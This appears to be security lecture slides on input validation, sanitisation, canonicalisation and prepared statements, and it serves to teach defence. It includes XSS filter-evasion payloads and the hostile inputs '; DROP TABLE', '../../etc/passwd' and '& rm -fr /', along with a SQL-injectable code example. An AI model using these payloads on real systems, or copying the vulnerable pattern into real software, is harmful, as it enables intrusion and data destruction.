- **White-listing**:
  Eg only accept inputs with `a..zA..Z0..9` to prevent SQL or HTML injection

Validation patterns

- For numbers:
  - positive, negative, max. value, possible range?
  - Or eg. Luhn mod 10 check for credit card numbers
- For strings:
  - (dis)allowed characters or words
  - More precise checks, eg using regular expressions or context-free grammars
    - Eg for RU student number (s followed by 6 digits), valid email address, URL, …
- For more complex input formats (eg Flash, JPG, PDF,…) regular expressions or grammars are not expressive enough ☹
  - Typical source of problem: length fields

Validation patterns can get COMPLEX

A regular expression to validate email adressess

```
\A(?:[a-z0-9!#$%&'*+/=?^_`{|}~-]+(?:\.[a-z0-9!#$%&'*+/=?^_`{|}~-]+)*
 |  "(?:[\x01-\x08\x0b\x0c\x0e-\x1f\x21\x23-\x5b\x5d-\x7f]
      |  \\[\x01-\x09\x0b\x0c\x0e-\x7f])*")
@ (?:(?:[a-z0-9](?:[a-z0-9-]*[a-z0-9])?\.)+[a-z0-9](?:[a-z0-9-]*[a-z0-9])?
  |  \[(?:(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.){3}
       (?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?|[a-z0-9-]*[a-z0-9]:
          (?:[\x01-\x08\x0b\x0c\x0e-\x1f\x21-\x5a\x53-\x7f]
          |  \\[\x01-\x09\x0b\x0c\x0e-\x7f])+)
     \])\z
```

This regular expression is more precise than just a whitelist of allowed characters.

See http://emailregex.com for code samples in various languages

Or read RFCs 821, 822, 1035, 1123, 2821, 2822, 3696, 4291, 5321, 5322, and 5952 and try yourself!

What to do with illegal inputs?

1. Reject the entire input

2. Try to *sanitise* the input

   Rejecting the input is safer than trying to sanitise.

   a) *Remove* offending bits of the input

   b) *Escape* aka *encode* offending bits in the input

      Eg

      - replace `"` by `\"` to prevent SQL injection
      - replace `< >` by `< >` to prevent HTML/ XML injection
      - replace `script` by `xxxx` to prevent XSS
      - put quotes around some input

NB after sanitising, changed input may need to be *re-validated*

What more to do?

Additional actions

- Log the incident
- Alert the sys-admin?

Beware of confusion

The terms

- validating
  - checking validity & rejecting – aka filtering out - invalid ones
- sanitising
  - somehow ‘fixing’ illegal input
- escaping
  - replacing some characters or words to sanitise input
- encoding
  - replacing all characters, eg. base64 encoding

can have slightly different but overlapping meanings, but are sometimes used interchangeably.

- Eg URL-encoding is actually a form of escaping

Canonicalisation

- Canonicalisation

  is the transformation of data to a unique, canonical form

  For example

  - changing to lowercase
  - removing dots from the username in email address

- Always convert data to canonical forms
  - *before* input validation
  - *before* using it in *any* security decision

Canonicalisation

There may be *many* ways to write the same thing, eg.

- upper or lowercase letters

  `s123456   S123456`

- ignored characters or sub-strings

  `name+redundantstring@bla.com`

  `na.me@gmail.com` Google chooses to ignore dots in usernames

  `"Anything" name@bla.com`

  `name (some silly comment)@bla.com`

- `..   .   ~` in path names
- file URLs `file://127.0.0.1/c|WINDOWS/clock.avi`
- using either / or \ in a URL on Windows
- URL encoding eg `/` encoded as `%2f`
- Unicode encoding eg `/` encoded as `\u002f`
- (ignored) trailing `.` in a domain name, eg `www.ru.nl.`
- ...

Example: Complications in input validation for XSS

Many places to include javascript, and many ways to encode it, make input validation hard!

Eg

```
<script language="javascript"> alert('Hi');</script>
```

can also be written as

- ```
  <body onload=alert('Hi')>
  ```
- ```
  <b onmouseover=alert('Hi')>Click here!</b>
  ```
- ```
  <img src="http://some.url.that/does/not/exist"
  onerror=alert('Hi');>
  ```
- ```
  <img src=j&#X41vascript:alert('Hi')>
  ```
- ```
  <META HTTP-EQUIV="refresh"
  CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVy
  dCgndGVzdDMnKTwvc2NyaXB0Pg">
  ```

For a longer lists of tricks, see
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
  ```

Double encoding problems

Double encoding may let attackers to by-pass input validation


- namely if the input validation only decodes once, but an interface deeper in the application performs a second decoding

- For example, Chrome crashed on the URL `http://%%30%30`
  - `%30` is the URL-encoding of the character `0`
  - So `%%30%30` is the URL-encoding of `%00`
  - `%00` is the URL-encoding of null character

  So `%%30%30` is a double-encoded null character

  Apparently some code deep inside Chrome does a second decoding (as a well-intended ‘service’ to its client code?) and then some other code chokes on the null character

Input validation disasters waiting to happen



Here the user is *expected* to supply HTML…
Validating & sanitising such a rich input language is tricky!

Where to validate or sanitise?

Client- vs Server-side validation

Validation can be done client-side or server-side

- Eg, for web, in the web-browser or the web-server

Which is best? Do both of them even make sense?

Think about your attacker model!


- Typically, security-critical checks must be done server-side
- Client-side checks assume the client is victim, not attacker
- Some input validation *can* or *must* be done client-side, eg
  - spotting Javascript inside a URL that a user clicks

    http://bank.com/pay.html?name=<script>.....</script>
  - in some DOM-based XSS attacks, with URLs of the form


    http://bank.com/pay.html#name=<script>.....</script>

    the malicious payload stays on the client-side,
    so this can only be prevented client side


Doing validation right: at *choke points*



Where to validate / sanitise?




Where to validate / sanitise?



- *Rejecting* *illegal input* upon entry makes sense
  - eg date of birth in the future
- *Escaping* *dangerous input* (say because it contains `'` or `;`) less so
  - Different back-ends want different forms of escaping
    - SQL database does not like `; DROP TABLE`
      file system does not like `../../etc/passwd`
      OS does not like `& rm -fr /`

Input vs output sanitisation



- Output sanitisation make more sense than input sanitisation
  - because then sanitisation can be context-sensitive
- Downside: keeping track of which bits are input

Where & how to validate / sanitise?


Typical combination

1. input validation: validate input when it enters the application & reject illegal input
2. output sanitisation: escape output when it exits the application, eg to SQL database or OS

- Input sanitisation is generally a bad idea

- Fundamental dilemma with forwarding flaws
  - *What* to validate is clearest at the *point of entry*, as there it is clear what is user input
  - *How* to escape is clearest at the *point of exit*, as there you know how the data will be used

chokepoints, again



small interface
where input validation is done
close to where it enters

additional chokepoints
for output sanitisation

History of *input* sanitisation in PHP

- Function `addslashes` to escape single and double quote and null
- Magic quotes introduced in PHP2, and default in PHP3 and 4: all user parameters automatically escaped by calling `addslashes`
- *Why was this not a good idea?*
  1. Different escaping needed for different SQL dialects

     eg `my_sql_real_escape_string` for MySQL


     `pg_escape_string` for PostgreSQL
  2. Different escaping for different languages


     eg maybe an input needs to be escaped to prevent HTML injection, and not SQL injection?
  3. Giving programmer a false sense of security
- Magic quotes were removed in PHP5
- Moral of the story: one generic sanitisation mechanism for all inputs is suspicious

Trust-boundaries & chokepoints

Identifying trust boundary useful to decide where to validate

- **in a network, on a computer, or within an application**





But beware of data coming from supposedly trusted places

(Recall 'OR 1=1;-- or see XSS example on the course webpage)

Web Application Firewall (WAF)

- **A separate firewall in front of a web-application to stop malicious inputs**
- **Fundamental problem:** ***WAF has no clue what the web application is doing, and what it expects as valid inputs***
- **Therefore**
  - **WAF can only stop very generic problems**
  - **To improve this, some WAFs can be trained to learn what normal inputs looks like**


- ***So proper input validation still has to done in the web application itself!***
- ***Is it a useful extra line of defence? Or does it lull programmers into a false sense of security?***

Defences:
Reducing expressive power

Recall: Defensive Techniques

1. Prevent
   - Typically by secure input handling
   - But also: secure *output* handling! More on this later
2. Mitigate the potential impact
   - Reduce the expressive power of inputs
   - Reduce priviliges, or
     isolate aka sandbox aka compartmentalise
     - Do not run your web server as root
     - Do not run your customer web server on same machine as your salary administration
     - Run JavaScript inside browser sandbox
3. Detection & react
   - Monitor to see if things go/have gone wrong
   - Keep logs if only for forensics afterwards

Recall forwarding flaws



The service provides a very powerful interface to the application, and hence to the attacker

- Usually, the interface takes a STRING and the service executes *any* OS command, access *any* file, execute *any* SQL command, …
- Even though the application may only requires a fraction of this power

Maybe the service should simply not offer all this power?

Prepared statements: the basic idea

Instead of a raw string as single input (aka dynamic SQL)

```
"SELECT * FROM Account WHERE Username = " + $username
                      + "AND Password = " + $password;
```

give a string with placeholders and parameters as separate inputs

```
"SELECT * FROM Account WHERE Username = ? AND Password = ?"

 $username

 $password
```

Prepared statements (aka parameterised queries)

Code vulnerable to SQL injection, using so-called dynamic SQL


```
String updateString =
  "SELECT * FROM Account WHERE Username"
   + username + "AND Password =" + password;
stmt.executeUpdate(updateString);
```

Code *not* vulnerable to SQL injection using prepared statements

```
PreparedStatement login = con.preparedStatement("SELECT
* FROM Account
    WHERE Username = ? AND Password = ?" );
login.setString(1, username);
login.setString(2, password);
login.executeUpdate();
```

bind variable

The idea behind parameterised queries



- With dynamic SQL, parameters are substituted in the query string and then the result is parsed & processed
- With parameterised queries, the query is parsed *first* and and then parameters are substituted afterwards
  - The substitution then becomes less dangerous, as the impact on the meaning is reduced

Similar mechanisms

- For SQL injection: some database systems provide stored procedures.

  These *may* be safe from SQL injection, but details depend on the programming language & database system!

- For XPath injection, some APIs now offer parameterised aka pre-compiled XPath evaluation
  - eg `XPathVariableResolver` in Java

You always have to look into specific details for the combination of the programming language APIs & back-end system you use!

Going one step further: Wyvern

Maybe the programming language should support the various formats used (HTML, SQL, ..) as different types?

Wyvern allows such domain-specific extensions, eg

```
let authorName : String = user_input
 let webpage : HTML = ~
   <html>
     <body>
       <h1>Search results:</h1>
       <ul id="results">
         {query_results(db, ~)
           SELECT author, bookTitle FROM books
           WHERE author = {authorName}}
       </ul></body></html>
```

where HTML and SQL are different types in the language.

Tackling input language confusion

- Wyvern addresses the confusion too many input languages and formats in the programming language

- Using types or classes, similar classifications of data can be made in any (typed) programming language
  - eg using types `URL`, `EmailAdress`, `HTMLfragment`, … instead of one type `Strings` or `byte[]` for everything

- To read about Wyvern:
  Darya Kurilova, Alex Potanin, and Jonathan Aldrich, Wyvern: Impacting Software Security via Programming Language Design, PLATEAU 2014, ACM.